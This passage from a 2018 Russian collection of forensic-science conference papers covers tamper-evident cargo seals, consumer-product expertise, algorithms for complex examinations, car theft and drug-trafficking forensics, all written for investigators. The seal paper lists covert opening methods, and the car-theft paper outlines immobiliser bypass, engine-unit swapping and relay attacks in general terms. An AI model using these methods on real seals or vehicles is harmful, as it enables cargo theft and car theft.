К ВОПРОСУ О МЕХАНОСКОПИЧЕСКИХ ИССЛЕДОВАНИЯХ СОВРЕМЕННЫХ ЗАПОРНО-ПЛОМБИРОВОЧНЫХ УСТРОЙСТВ

Во всем мире ежегодно применяется более миллиарда пломб различных классов и назначений, объединенных общим названием – пломбировочные устройства. Пломбировочные устройства (ПУ) широко применяются на различных видах транспорта для защиты грузов и решения логических задач, во всех отраслях промышленности и системы обеспечения жизнедеятельности населения, для организации учета объектов и грузов, регистрации проведения надзорно-контрольной

[1] © Демин К. Е., 2018.

функции, налоговых процедур. В наши дни потребности мирового рынка в ПУ обеспечивают 500 разных компаний из Азии, Европы и США, выпускающих на рынок около 100 миллионов штук примерно 10 000 различных ПУ, отличающихся по характеристикам, целевому направлению и свойствам [5, с.8]. В системе безопасности объектов ПУ играют роль индикатора криминального вмешательства, защищают от «вандального» доступа, а также используются для отслеживания транспортных потоков, определения географического местонахождения объектов и грузов для непосредственного их поиска.

Трасологические экспертные исследования ПУ, как самостоятельное научное направление, основывается на общих методических положениях, давно установленных в судебной экспертизе [1, с. 65–67; 2, с. 119; 4. с. 67]. Первоначально ПУ или его части исследуются в классификационных целях для установления их типа и вида. Для этого описываются внешние характеристики устройства: геометрическая форма, размеры, материал из которого изготовлены части пломбировочного устройства, наличие и вид маркировочных обозначений. Далее, на основании справочных данных, в том числе используя учебне пособия, натурные коллекции, проспекты фирм-изготовителей, эксперт устанавливает конкретную модель и полное наименование ПУ, исходя из чего, определяется конструкция и принцип действия запирающего механизма. Подлежат также проверке все имеющиеся маркировочные обозначения с целью их соответствия техническим условиям производителя. В некоторых случаях проверяется способность к люминесценции окрашенных участков. Затем эксперт устанавливает техническое состояние запирающего механизма пломбировочного устройства, которое определяется по некоторым признакам: по наличию всех элементов в запирающем механизме, правильностью их положения и взаиморасположения; по отсутствию деформаций, поломок. Вывод о техническом состоянии запираемого механизма может считаться обоснованным только в том случае, когда определены все фактические данные, а именно: поверхностная твердость шариков или стенок сквозного канала, жесткость пружины, зазор между составными механизмами, диаметр фиксаторов (шарниров, роликов), длина и диаметр троса. Поэтому окончательный вывод о работоспособности запирающего механизма запорно-пломбировочного устройства только после его полной разборки.

Далее отмети, что к неразрушимым несанкционированным вскрытиям ЗПУ можно отнести: воздействия с помощью щупов (зондов) через технологические зазоры или естественные отверстия; использова-

ние манипуляционных устройств вибрационного или ударного воздействия; воздействие на запирающий механизм путем нештатных нагрузок (сжимание, растяжение, скручивание или сочетание нескольких нагрузок одновременно); воздействие на запирающий механизм путем введения во внутрь химических реагентов, смазочных материалов, веществ, изменяющих свойства материала, но не нарушающих внешний вид устройства; воздействие на запирающий механизм путем блокирования элементов запирания; воздействие на ЗПУ путем температурного воздействия (охлаждение, нагрев) в сочетании с указанными выше способами; применение в разных комбинациях вышеуказанных воздействий. К несанкционированному вскрытию с частичным или малозаметным нарушением конструкции, а затем с последующей маскировкой таких следов, относятся: вскрытие ЗПУ путем разъединения отдельных частей (в сварочных местах, завальцовки) с последующей маскировкой следов воздействия и восстановлением внешнего вида; вскрытие при помощи малых щелей и отверстий, полученных искусственным путем и с последующей маскировкой следов воздействия; вскрытие путем малозаметного изменения формы и размера отдельных элементов, частей, деталей или корпуса; воздействие на пломбировочное устройство с применением химических веществ или реагентов в сочетании с любым из вышеуказанных способов; применение разных комбинаций вышеуказанных воздействий.

Исходя из перечисленных способов неразрушимого криминального воздействия, при экспертном исследовании можно обнаружить некоторые виды трасологических следов: следы-предметы (к ним относятся фрагменты и специальные предметы, которые были введены в корпус пломбы перед первичным навешиванием) они могут быть обнаружены при извлечении троса из запорно-пломбировочного устройства или при извлечении запирающего механизма; следы-вещества (состоят из остатков химических реагентов и смазочных материалов) могут быть обнаружены на внешней поверхности троса, находящегося в теле пломбы и на поверхностях запирающего устройства; следы-отображения (царапины, вмятины) образуются от воздействия, на запирающий механизм, приспособлений, таких как щупов или зондов [3, с. 22–33].

Следы-отображения на внутренних поверхностях корпуса зажима и элементах запирающего механизма выявляются при микроскопическом исследовании (см. рис. 1; 2). Они характерны при введении внутрь корпуса временных блокирующих вставок, удаление части элементов запирающего устройства (пружин, толкателя, шариков,

шайб) с последующим их возвращением. В связи с тем, что большинство деталей производятся из закаленной стали (пружины, шарики, шайбы) на них следы механического воздействия отображаются плохо. Следует иметь в виду, что следы силового разъединения частей и элементов запорно-пломбировочных устройств могут быть расположены практически на любых их частях.



Рис. 1. Увеличенное изображение признаков воздействия на левый ролик запирающего механизма



Рис. 2. Увеличенное изображение входного отверстия признаков воздействия на подпружиненный толкатель запирающего механизма

При обнаружении таких следов проводится исследование и устанавливается степень их пригодности для идентификации применявшегося орудия или инструмента. Факт криминального снятия и повторного навешивания запорно-пломбировочного устройства по следам воздействий на элементы запирающего механизма может быть установлен только в нескольких случаях, при обнаружении: следов силового разъединения частей запорно-пломбировочного устройства и с последующей их маскировкой; искусственно изготовленных отверстий в корпусе и с последующей их маскировкой; части и детали блокирующих элементов или их следов внутри корпуса запорно-пломбировочного устройства. Детальное и микроскопическое исследование ЗПУ направлены на обнаружение и фиксацию признаков воздействий на внешних поверхностях, связанных с извлечением троса, как гибкого, так и стержневого, их корпуса устройства.

Для дальнейшего исследования ЗПУ необходима их полная разборка, несмотря на то, что вскрытие прочного их корпуса очень трудоемкая операция, но без нее экспертное исследование не может быть проведено в полном размере. Только после вскрытия и детального исследования внутренних деталей и элементов запирающего меха-

низма, можно сделать вывод о работоспособности пломбировочного устройства, предварительно ответить на вопрос вскрывалось ли оно, и было ли произведено повторное навешивание, также разделяются следы на следы технологического происхождения или несанкционированного доступа.

Для установления факта вскрытия ЗПУ и его повторного навешивания необходимо уяснение порядка возникновения следов в процессе изготовления, эксплуатации, также криминального воздействия на детали и механизмы ЗПУ, отграничения следов, свидетельствующих о возможности извлечения запорного механизма с последующим повторным навешиванием. Ихдя из чего на контактных поверхностях внутренних деталей ЗПУ содержаться следующие группы признаков: штатные (заводские) признаки – образованные при производстве пломбировочного устройства, оставленные промышленным оборудованием; эксплуатационные признаки – образуются при навешивании запорно-пломбировочного устройства в полости запирающего механизма; признаки воздействия посторонним предметом – образованные приспособлениями для незаметного вскрытия, таких как щупов или зондов, смазочных и химических материалов, на запирающем механизме. Наличие первых (см. рис.3) указывает на то, что ЗПУ не находилось в эксплуатации и ранее не навешивалось. Эксплуатационные признаки, возникающие в результате штатного первичного навешивания (рис. 4) позволяют прийти к выводу о том, что исследуемое устройство находилось в эксплуатации в результате штатного навешивания.



Рис. 3. Заводские следы на поверхности дна полости для запираемого механизма

Рис. 4. Эксплуатационные признаки после штатного навешивания

В результате воздействия на механизм ЗПУ посторонних предметов (после штатного запирания ЗПУ протаскивалась скрученный от-

резок, полученный из алюминиевой банки, внутрь тела ЗПУ, далее проводилось смещение и ослабление зажимов роликов и освобождение троса) и образованием совокупности следов (см. рис.5; 6), достаточной для вывода о том, что после первичного навешивания на запирающий механизм ЗПУ было направленно незаконное воздействие, приведшее к перемещению троса и повторному навешиванию.



Рис. 5. Увеличенное изображение скоса к отверстию толкателя (стрелкой указаны следы воздействия посторонним предметом)



Рис. 6. Увеличенное изображение входного отверстия, с внутренней стороны запирающего механизма (стрелкой указано наслоение постороннего вещества)

Таким образом, путем сопоставления трасс, образованных в момент штатного навешивания пломбы и полученных от воздействия постороннего предмета изучается механизм образования, устанавливается причинно-следственная связь установленной совокупности следов и перемещением троса внутри корпуса ПУ. Резкое различие этих трасс по выраженности и глубине, наличии трасс в противоположном направлении рабочего движения троса в момент запирания указывает на возможность криминального снятия и повторного навешивания исследуемого ПУ.

Библиографический список

1. Беляев М. В., Ивашкина Е. И. Методические проблемы криминалистических исследований запорно-пломбировочных устройств // Судебная экспертиза. XXI век. Традиции, инновации, практика. Межвузовская конференция, посвященная 40-летию образования ка-

федры трасологии и баллистики (г. Волгоград, 25 декабря 2014 г.): материалы конференции – Волгоград : ВА МВД России, 2015.

2. Демин К. Е. Особенности составления заключения эксперта при выполнении трасологических экспертиз : учебное пособие. – М. : Юридический институт МИИТ, 2016.

3. Демин К. Е., Потокина Л. И., Маланчук Е. С. К вопросу о трасологическом исследовании современных пломбировочных устройств // Транспортное право и безопасность. – 2017.– № 1(13).

4. Майлис Н. П., Демин К. Е. Словарь основных терминов трасологической экспертизы : учебное пособие. – М. : Московский университет МВД России, 2013.

5. Пломбы механические : справочное пособие / ЗАО «ИПК СТРАЖ» / под общ.ред. канд.тех.наук В, В. Крылова. – М. : Интекрим-пресс, 2014.

Ольга Борисовна Дронова[1],
профессор кафедры криминалистической техники
УНК экспертно-криминалистической деятельности
Волгоградской академии МВД России,
кандидат юридических наук, доцент

К ВОПРОСУ ИСПОЛЬЗОВАНИЯ СПЕЦИАЛЬНЫХ ЗНАНИЙ В ХОДЕ РАССЛЕДОВАНИЯ ПРЕСТУПЛЕНИЙ В СФЕРЕ ПОТРЕБИТЕЛЬСКОГО РЫНКА

Изменившаяся экономическая ситуация в стране, введение продовольственного эмбарго из ряда стран и переориентация на развитие и потребление отечественной продукции стали мощным стимулом для усиления контроля над качеством и безопасностью потребительской продукции.

Широкий спектр товаров, в которых установленные государством технические регламенты, нарушаются путем замены основных компонентов более дешевыми аналогами, использованием запрещенных консервантов и улучшителей вкуса, отсутствием на этикетках и в сопроводительных документах достоверной информации о составе продукта – являются лишь неполным перечнем наиболее часто встречающихся нарушений.

[1] © Дронова О. Б., 2018.

Обеспечение эффективности сбора доказательственной информации в процессе раскрытия и расследования преступлений достигается, в первую очередь, активным использованием научно-технических средств, специальных приемов и методов. Привлечение специалистов соответствующего профиля к проведению проверочных мероприятий, первоначальных и последующих следственных действий является залогом успешного расследования преступлений на потребительском рынке. В качестве специалистов могут быть привлечены сотрудники экспертно-криминалистических центров МВД России (криминалисты, химики, биологи, специалисты пищевых лабораторий и т. д.), специалисты Роспотребнадзора и представители правообладателей (представителей в регионах), которые могут провести предварительные исследования и экспертизы, направленные на выявление комплекса свойств товара.

Основными задачами участия специалиста является установление свойств товара, отличающего его от установленных правовых и технологических требований производства и реализации, которые были внесены в него умышленно или по халатности, проверка сведений о законности использования товарного знака, оригинальности защитных средств, соответствие правил торговли товарами определенного вида, определение предварительной стоимости ущерба от причиненного правонарушения.

Спектр свойств, изучаемых в ходе проведения предварительных исследований, в отношении различных составляющих элементов потребительского товара непрерывно расширяется за счет создания новых технических средств, разработки методик исследования объектов с учетом появления на рынке новых видов потребительских товаров, а также составляющих их компонентов.

В целом осуществление предварительных исследований свойств потребительских товаров как комплексных материальных объектов предусматривает возможности определения вида предмета преступного посягательства, отнесения его к определенному классу (группе) товаров, изучении его общего состояния, признаков, характеризующих упаковку, сопроводительные, регистрационные, защитные элементы, установлении ряда внешних морфологических и внутренних субстанциональных параметров, а также признаков технологических процессов. Наряду со свойствами товара исследуются внешние условия, в которых осуществлялось производство, хранение, транспортировка, устанавливается возможность их влияния на изменение первоначальных свойств.

В преимущественных случаях получить достоверные сведения об истинных свойствах товара можно только в ходе проведения экспертизы, однако оценка выводов эксперта, нередко оставляет ряд неразрешенных вопросов, требующих проведения дальнейших проверочных мероприятий. Анализ исследований и экспертиз, назначенных и проведенных в лабораториях различных ведомств, а также государственных и негосударственных объединений позволяет выявить широкий спектр их родов и видов. Из них можно выделить товароведческие, технологические, экспертизы спиртосодержащих жидкостей, парфюмерных и косметических средств, материалов, веществ и изделий и т. д. Нередко встречается назначение и производство экспертиз с произвольными наименованиями, такие как – экспертиза контрафактных товаров, фальсифицированной продукции, документарная, парфюмерная, аудиовизуальная и иные производные в зависимости от вида объекта, представленного на исследование. Значительное разнообразие подвидов экспертиз связано с тем, что отсутствует единый понятийный аппарат, необходимый для однозначного понимания используемых терминов. Кроме того, ряд сотрудников правоохранительных органов, государственных организаций и некоммерческих объединений, осуществляющие противодействие нарушениям на потребительском рынке не в полной мере ориентируются в существующем законодательстве, следственной и экспертной практике и преимущественно ожидают от эксперта вывод юридической направленности, об отнесении проверяемой продукции к контрафактной или фальсифицированной.

Основными видами задач, решаемыми в ходе изучения свойств потребительских товаров, является оценка соответствия самого продукта, а также комплекса сопроводительной документации на него действующим в настоящий момент требованиям нормативной и технической документации. При этом осуществляется сопоставление на основании полученных результатов их внешнего осмотра, установление состояния упаковки и изучения особенностей маркировки, определения оригинальности защитных средств, проведения лабораторных исследований по установлению комплекса внутренних свойств, сопоставления с оригиналом или его нормативно-справочным описанием.

В процессе экспертизы выясняются также условия производства, закупки, поставки, транспортировки, хранения и реализации продукции, при необходимости проводятся лабораторные исследования (испытания) качества и безопасности, а также ее идентификация.

Под идентификацией потребительских товаров понимается установление соответствия конкретной продукции образцу и (или) ее описанию, выраженному в наборе признаков, параметров, показателей и требований, характеризующих продукцию, установленных в соответствующих документах. Отождествление проводится на основе изучения признаков, параметров, выбору критериев и показателей, которые в совокупности позволят сформулировать вывод о соответствии конкретной продукции образцу и (или) ее описанию. При этом в качестве материалов, содержащих описание товаров используются стандарты, технические регламенты, нормативные документы федеральных органов исполнительной власти, конструкторская, эксплуатационная документация; товаросопроводительная документация, договоры поставки, спецификации, технические описания, этикетки, ярлыки и другие документы, характеризующие продукцию.

В ходе проведения идентификации потребительской продукции определяются общие (наименование, изготовитель, функциональное назначение) и специфические (гендерные, возрастные) критерии, которые устанавливаются на основе показателей (свойств), присущих товару.

Знание современных возможностей привлечения специалистов к деятельности по расследованию и раскрытию преступлений, а также возможностей производства комплекса экспертиз нередко является ключевым для эффективности и результативности проводимых мероприятий. Широкий спектр достижений науки и техники во всех областях знаний предполагают значительные возможности современного криминалистического обеспечения потребностей правоохранительных органов.

Александр Владимирович Ефименко[1],
начальник кафедры исследования документов
УНК судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя,
кандидат юридических наук

Сергей Алексеевич Гаврилин[2],
соискатель кафедры исследования документов
УНК судебной экспертизы
Московского университета МВД России имени В.Я. Кикотя

СОВРЕМЕННЫЕ ТЕНДЕНЦИИ АЛГОРИТМИЗАЦИИ РЕШЕНИЯ ЗАДАЧ КОМПЛЕКСНЫХ ЭКСПЕРТИЗ

Необходимость использования комплексного подхода при проведении криминалистических исследований обуславливается высоким уровнем развития современной науки, сложностью и многокомпонентностью различного рода объектов, в отдельных случаях являющихся результатом (продуктом) применения высокоточных технологий. Одно из направлений повышения эффективности комплексных экспертиз – внедрение в экспертно-криминалистическую практику алгоритмизированных методик. Алгоритмизация придает четкость в понимании целей и задач экспертного исследования, предполагает рациональную работу эксперта.

В криминалистике разные авторы при изложении алгоритмов используют различные методы, например, императивно-словесные указания, формально-символьные обозначения[3], методические схемы[4], стандартизированные графические обозначения[5].

В последнее время широко обсуждаются возможности использования автоматизированных информационных систем формирования фактографических данных в качестве основных или вспомогательных

---

[1] © Ефименко А. В., 2018.

[2] © Гаврилин С. А., 2018.

[3] Густов Г. А. Моделирование в работе следователя. Л., 1980.

[4] Соя-Серко Л. А. Программирование и компьютеризация расследования // Прокурорская и следственная практика. – № 2. – М., 1998. – С. 113–119.

[5] Карнеева Л.М., Кертес И. Система основных тактических приемов допроса и алгоритм их реализации // В кн. Правовая кибернетика социалистических стран. М., 1987; Вандер М. Б. Схемы криминалистических алгоритмов. СПб., 1999; Голдовский Б. П., Вайнерман М. И. Комплексный метод поиска решений технических проблем. М., 1990.

средств при проведении экспертных исследований, ведения криминалистических учетов и обучения экспертов-криминалистов[1].

Проблемы алгоритмизации экспертных исследований уже давно обсуждаются среди криминалистов и судебных экспертов, однако, до сих пор, не нашли однозначного понимания, имеют как своих сторонников, так и противников. В самом общем виде криминалистический алгоритм – это система последовательно выполняемых определенных законом и разработанных криминалистикой предписаний, направленных на эффектное решение задач по раскрытию, расследованию и предупреждению преступлений. Представляет интерес развитие данного понятия относительно решения задач непосредственно криминалистической экспертизы. Так, Р.С. Белкин под алгоритмом решения экспертной задачи понимает программу совершения действий в последовательности, обеспечивающей при определенных условиях разрешение поставленного перед экспертом вопроса[2].

Как отмечает Н. С. Полевой, применяются либо технические алгоритмы с жестко детерминированными предписаниями, либо криминалистические алгоритмы эвристического типа – они предусматривают в рамках системы предписаний свободный поиск человеком-исполнителем (экспертом) оптимальных путей, оценку по ходу исполнения, внесение корректив[3]. Иными словами, наряду с обязательными предписаниями, выполнение которых обусловлено требованиями методики, последние алгоритмы предусматривают возможность выбора вариантов (пропуска циклов, возвратов, изменений). Эвристический характер криминалистического алгоритма обеспечивает свободу мыслительного процесса экспертов-криминалистов и принятия ими на лю-

---

[1] Кулик С. Д., Никонец Д. А., Ткаченко К. И., Лукьянов И. А. Методы и средства повышения эффективности информационных систем (нейронные сети, криминалистика, формирование фактографических данных, морфологический анализ). Т. 1–3: Криминалистика. Изд-во Радиотехника (деп. в ВИНИТИ 05.05.2011 г., № 206-В2011; Библ. указат. № 7(473), 2011). М., 2011. Кулик С. Д., Никонец Д. А., Ткаченко К. И., Жижилев А. В. Нейросетевое устройство определения фальшивых рукописных документов на русском языке // Нейрокомпьютеры: разработка, применение. – 2010. – № 10. – С. 36–52.

[2] Белкин Р. С. Криминалистическая энциклопедия. М. : Мегатрон XXI, 2000. 2-е изд. доп. С. 15.

[3] Полевой Н. С. Криминалистическая кибернетика. М. : МГУ, 1989; Компьютерные технологии в криминалистической деятельности / под ред. Н. Полевого, В. Крылова. М. : БЕК, 1994.

бой стадии комплексной экспертизы решения о проведении тех или иных дополнительных исследований.

Под алгоритмом решения задачи (подзадачи) экспертизы (в том числе и комплексной), на наш взгляд, целесообразно понимать систему последовательно выполняемых рекомендуемых предписаний (методов, приемов и способов) в рамках методики данного вида (ов) исследования (ий), направленных на эффективное их применение, обеспечивающее эксперту (ам) получение определенных решений на каждом этапе (алгоритм решения подзадачи) и в результате всего процесса исследования (алгоритм решения задачи экспертизы). Алгоритм криминалистического исследования должен быть одновременным, поэтапным, структурированным.

В методику комплексной экспертизы как минимум должны входить три группы предписаний:

1) ориентирующие предписания (относящиеся к мыслительному процессу);

2) предписания по выполнению методических установок и правил;

3) эвристические предписания по проведению комплексных экспертных исследований.

Алгоритм экспертной методики становится эвристическим, когда у экспертов существует возможность отойти от жестко фиксированных методических предписаний (блок операций – элементарные операции) и перейти к поиску «пограничных» связей путем использования системы как стандартных, так и нестандартных методов исследования.

Совокупность блоков, каждый из которых включает последовательность методов (приемов и способов), образует стройную систему комплексного экспертного исследования. Блок может предполагать возможные альтернативные приемы и способы, дальнейший выбор действий зависит от той информации, которая была получена экспертом (ами) на ранних этапах исследования.

Следует отметить, что алгоритмы комплексного экспертного исследования должны обладать, прежде всего, общими свойствами, присущими всем алгоритмам криминалистического типа. Известно, что к таким свойствам в научной литературе относят детерминированность, универсальность (массовость), результативность и интерактивность[1].

Детерминированность алгоритма в рассматриваемом аспекте – это способность программной методики достаточно определенно и оптимально направлять процесс производства исследования, сопровождаемого экспертной методикой. Универсальность (массовость) алгоритма

[1] Вандер М. Б. Схемы криминалистических алгоритмов. СПб., 1998. С. 3.

– пригодность его для решения комплексных экспертных задач применительно к множеству аналогичных объектов. Результативность определяет возможность наличия эффективного результата комплексного экспертного исследования при надлежащих условиях и исходных данных. Интерактивность – возможность выполнения дискретной процедуры обработки информации и других операций.

Проведение комплексной экспертизы сопровождается мыслительным процессом – интеллектуальным исследованием, в который входят мысленное моделирование события, выдвижение версий, принятие решений, определение направления исследования, построение необходимых умозаключений и выводов.

В алгоритме комплексного экспертного исследования должны быть предписания, относящиеся к мыслительному процессу, разработанные судебной экспертизой в сфере использования использование общенаучных, частнонаучных и специальных методов, а также технических средств. В экспертном исследовании реализуется единство эмпирического и рационального познания, что находит отражение и в алгоритме криминалистического типа.

Конечно, в предписаниях криминалистического алгоритма мыслительную деятельность достаточно полно отразить не представляется возможным. В алгоритме могут приводиться лишь ориентирующие рекомендации, направленные на активизацию и организацию мыслительного процесса (например, предписание «Анализ диагностических признаков», «Анализ идентификационных (общих и частных) признаков», «Оценка результатов сравнения» и пр.). Наиболее общим мыслительным предписанием в алгоритме производства экспертизы может являться принятие решения с альтернативным выбором («Да», «Нет»).

Приведенные правила, требования и критерии разработки алгоритмов решения задач судебных экспертиз могут быть положены в основу формирования общих, частных и конкретных алгоритмизированных методик, например, основанных на соответствующих международных (ИСО 5807-85) и отечественных (ГОСТ 19.701-90) стандартах.

Разработку алгоритмов решения ряда сложных диагностических и идентификационных задач следует осуществлять одновременно с формированием методик комплексных экспертиз. Необходимо учитывать, что данные алгоритмы могут быть весьма многообразны, поскольку в большинстве случаев имеют эвристический характер (в графическом формате их не всегда возможно представить).

Алгоритмизированные методики упорядочивают и оптимизируют процедуру экспертизы, тем самым обеспечивают получение достовер-

ных результатов, рассматриваемое направление должно приобрести системный характер и стать органичной частью модифицируемых и вновь разрабатываемых экспертных методик.

Дмитрий Николаевич Жидков[1],
преподаватель кафедры
судебно-экспертной деятельности
Санкт-Петербургского университета МВД России

К ВОПРОСУ О НЕОБХОДИМОСТИ АКТУАЛИЗАЦИИ СПЕЦИАЛЬНЫХ КРИМИНАЛИСТИЧЕСКИХ ЗНАНИЙ

В диссертации Нгуен Ван Лан «Криминалистические следы и их использование в доказывании по уголовным делам в Социалистической Республике Вьетнам» на стр. 182 отмечено, что для эффективного использования криминалистических следов в доказывании по уголовным делам требуются сотрудники, имеющие основательные научные знания относительно механизма образования и многообразия криминалистических следов, о методах и средствах обнаружения, фиксации, регистрации и экспертизы криминалистических следов о процессуальном порядке их использования[2].

В российской криминалистике сегодня специальные знания находятся в процессе постоянной актуализации, в связи с чем, хотим поделиться своими исследованиями в этой области. А именно на базе кафедры судебно-экспертной деятельности Санкт-Петербургского университета МВД России нами было проведено исследование, посвященное проблеме использования специальных знаний в раскрытии, расследовании и профилактике преступлений, связанных с незаконным завладением транспортным средством, в ходе которого нами были выделены следующие имеющие криминалистическое значение особенности:

Нами были классифицированы технические средства, используемые преступниками при совершении преступлений, связанных с незаконным завладением транспортными средствами, на группы, состоящие из следующих устройств:

– устройств несанкционированного съема информации,

---

[1] © Жидков Д. Н., 2018.

[2] Нгуен Ван Лан. Криминалистические следы и их использование в доказывании по уголовным делам в Социалистической Республике Вьетнам // URL: http://lawtheses.com/kriminalisticheskie-sledy-i-ih-ispolzovanie-v-dokazyvanii-po-ugolovnym-delam-v-sotsialisticheskoy-respublike-vietnam (дата последнего обращения: 20.11.2017).

– устройств несанкционированного проникновения в салоны транспортных средств;

– устройств несанкционированного запуска двигателей транспортных средств;

– устройств поиска и подавления радиосигналов

– механических устройств, позволяющих преодолевать различные механические защиты транспортных средств.

Были выделены способы хищений транспортных средств:

1. Хищение транспортного средства с использованием других транспортных средств «на тросу» (транспортные средства похищаются при помощи троса, эвакуатора, специальной техники и доставляются к месту скупки, разборки и т. п.);

2. Хищение транспортного средства с использованием диагностического оборудования или заранее подготовленных блоков управления двигателей («диагностикой, заводилкой или методом подмены электронного блока управления двигателем»);

В этом случае после проникновения в салон автомобиля преступники подключаются к диагностическому разъему OBD и с помощью специального оборудования программным методом обходят штатный иммобилайзер. В зависимости от марки автомобиля – прописывается дополнительный ключ, затем деактивируется штатная охранная сигнализация, затем запускается двигатель в аварийном режиме. На некоторых автомобилях для преодоления штатной АСОС не всегда достаточно подключения к диагностическому разъему, в таких случаях преступники воздействуют на блоки, отвечающие за сертификацию штатных ключей (приборный щиток, блок магнитолы и т. д.).

Подмена электронного блока управления двигателем заключается в отключении штатного иммобилайзера путем снятия разъемов штатного ЭБУ и установкой заранее подготовленного ЭБУ с заранее прописанным в нем ключом.

3. Хищение транспортного средства «своими мозгами»;

Транспортные средства, указанные во втором способе, иногда похищаются следующим образом: преступник, используя специальные механические предметы, устройства, свертыши автомобильных замков, проникает в салон транспортного средства, открывает капот (либо открывает капот с улицы, при помощи специальных предметов) и, попав в моторный отсек, заменяет электронный блок управления двигателем вместе с ведущей от него цепью на заранее подготовленный, затем запускает двигатель ключом с электронным блоком-чипом от «нового» электронного блока управления двигателем.

4. Хищение транспортного средства с использованием ретрансляторов («удочек»).

Негласная подготовка транспортного средства к хищению третьими лицами, а также кража ключей. При расследовании угонов и хищений транспортных средств нельзя исключать возможность подготовки автомобиля к угону третьими лицами в различных дилерских центрах, автосалонах, сервисах, на мойках, шиномонтажах и т. п. В таких местах имеется возможность подготовить к хищению любое транспортное средство – прописать дополнительный ключ, сделать клон чипа иммобилайзера, обезвредить блокировки двигателя и т. д.

Одним из наиболее простых и достаточно часто употребляемых способов хищений остается кража ключей от транспортного средства. Этот метод также не следует упускать из виду, особенно, если учесть, что поистине виртуозные «карманники» могут выкрасть ключ абсолютно незаметно, и владелец может нескоро обнаружить пропажу.

По общему правилу, в ходе участия специалиста в области криминалистики по фактам осмотров похищенных или угнанных транспортных средств изымается комплекс традиционных и нетрадиционных следов. Исходя из перечисленных выше способов совершения краж и угонов транспортных средств, следует обратить внимание на следовую обстановку в случае участия в таких осмотрах.

Так, при осмотре транспортного средства, похищенного первым и вторым способом, особое внимание следует уделить видеозаписям камер наблюдения, дактилоскопическим, и трасологическим следам, оставленным на водительской двери, капоте, багажнике, государственных номерах и багажнике транспортного средства, а также необходимо изъять для последующего исследования автомобильные замки и, в случае обнаружения, дубликаты ключей. Особое внимание следует уделить следам применения различных электронных средств в местах их подключений. Необходимо осуществить поиск следов в труднодоступных местах установки систем охранных автомобильных систем сигнализаций, в местах установки «GPS/GSM-трэккеров», а также в местах установки различных «секреток», так как для их деактивации преступникам необходимо либо снять перчатки, либо приложить усилия в связи с труднодоступностью и трудоемкостью их деактивации.

В случаях обнаружения транспортных средств или их частей в специальных боксах, оборудованных в гаражах, ангарах, на закрытых территориях, необходимо осматривать не только само транспортное средство, но и его части и механизмы, а также места установки изо-

ляционных, вентиляционных материалов, установки устройств, подавляющих сигналы АСОС, в помещениях, где было обнаружено похищенное транспортное средство.

Преступники при совершении практически любого незаконного завладения транспортным средством не обходятся без следующих действий:

1. Съем личной, конфиденциальной информации о транспортном средстве у его собственника.
2. Несанкционированное проникновение в салон транспортного средства.;
3. Несанкционированный запуск двигателя транспортного средства.
4. Поиск и подавление сигналов различных охранных систем транспортного средства.
5. Изменение маркировочных обозначений кузова и двигателя транспортных средств.

Данное обстоятельство связано с тем, что различные транспортные средства оснащены различными техническими комплексами автомобильной защиты, разнообразными системами автомобильных систем охранных сигнализаций.

По результатам произведенных анкетирований сотрудников ГУ МВД России по г. Санкт-Петербургу и Ленинградской области, имеющих отношение к раскрытию и расследованию преступлений, связанных с незаконным завладением транспортным средством, нами были выявлены проблемы, связанные с необходимостью актуализации криминалистических знаний. По нашему мнению сегодня одной из важнейших задач правоохранительной системы в рассматриваемом ключе является доведение до конечных правоприменителей современных и актуальных возможностей экспертных подразделений по исследованию новейших объектов, которыми безусловно являются различные устройства используемые преступниками при совершении преступлений, связанных с незаконным завладением транспортными средствами.

Анна Александровна Завьялова[1],
старший преподаватель кафедры
технико-криминалистического обеспечения
экспертных исследований
Московского университета МВД России имени В.Я. Кикотя,
кандидат химических наук

Василий Владимирович Завьялов[2],
заместитель начальника 1 отдела
Экспертно-криминалистического центра МВД России,
кандидат химических наук

ВОЗМОЖНОСТИ СУДЕБНОЙ ЭКСПЕРТИЗЫ В РАСКРЫТИИ И ПРЕСЕЧЕНИИ ОРГАНИЗОВАННОЙ ПРЕСТУПНОЙ ДЕЯТЕЛЬНОСТИ В СФЕРЕ ОБОРОТА НАРКОТИКОВ

В соответствии с законодательством, регламентирующим деятельность органов внутренних дел Российской Федерации[3], сотрудники полиции при выполнении своих служебных обязанностей обязаны использовать новейшие достижения науки и техники. Это положение является особенно актуальным для оперативных подразделений, осуществляющих раскрытие и пресечение преступной деятельности в сфере оборота наркотиков, как правило, изначально имеющей организованную природу, а также все более не только приобретающей транснациональный характер, но и, как следствие, использующей научно-технический прогресс в противоправных целях..

В этой связи на помощь оперативным сотрудникам полиции призваны прийти судебные эксперты системы МВД России. Ведь именно в этих целях в марте 1919 г. при Центророзыске НКВД РСФСР был создан Кабинет судебной экспертизы, положивший начало экспертно-криминалистической службе органов внутренних дел Российской Федераци. По сути, эксперты изначально являлись сотрудниками оперативных подразделений – уголовного розыска – и их деятельность была направлена на обеспечение использования новейших достижений науки и техники в раскрытии преступлений, выявлении и розыске преступников, пресечении деятельности преступных сооб-

---

[1] © Завьялова А. А., 2018.
[2] © Завьялов В. В., 2018.
[3] Федеральный закон от 7 февраля № 3-ФЗ «О полиции».

ществ. Даже организационно экспертно-криминалистическая служба долгое время существовала внутри уголовного розыска в качестве его научно-технических подразделений.

Развитие как всей системы правоохранительных органов нашего государства в целом, так и экспертно-криминалистической службы в частности обусловило необходимость выделения данной в самостоятельную структуру, но при этом самые тесные связи у экспертов до сих пор остаются именно с оперативными подразделениями. Можно отметить, что особо это касается вопросов раскрытия и пресечения преступной деятельности в сфере оборота наркотиков.

В случае проведения оперативно-розыскных мероприятий[1] по раскрытию преступлений, связанных с незаконным оборотом наркотических средств, психотропных, сильнодействующих и ядовитых веществ[2], судебный эксперт – сотрудник экспертно-криминалистического подразделения органов внутренних дел Российской Федерации[3] посредством грамотного применения экспертно-криминалистических средств и методов[4] может оказать помощь сотрудникам оперативных подразделений в сборе и фиксации вещественных доказательств, способствующих последующему формированию доказательной базы по фактам не только непосредственно оборота контролируемых веществ и контакта подозреваемого лица с контролируемыми веществами, в том числе установления контакта подозреваемого лица с конкретным образцом контролируемого вещества, например, изъятым у него, но и производства, хранения, перевозки подозреваемым лицом контролируемых веществ в целом, и в отношении конкретных образцов контролируемых веществ, а также наконец принадлежности различных лиц, подозреваемых в причастности к незаконному обороту контролируемых веществ, к одной организованной преступной группе, а также выявление всей цепи, задействованной в организации данного незаконного оборота, в целях пресечения деятельности данной преступной группы [1].

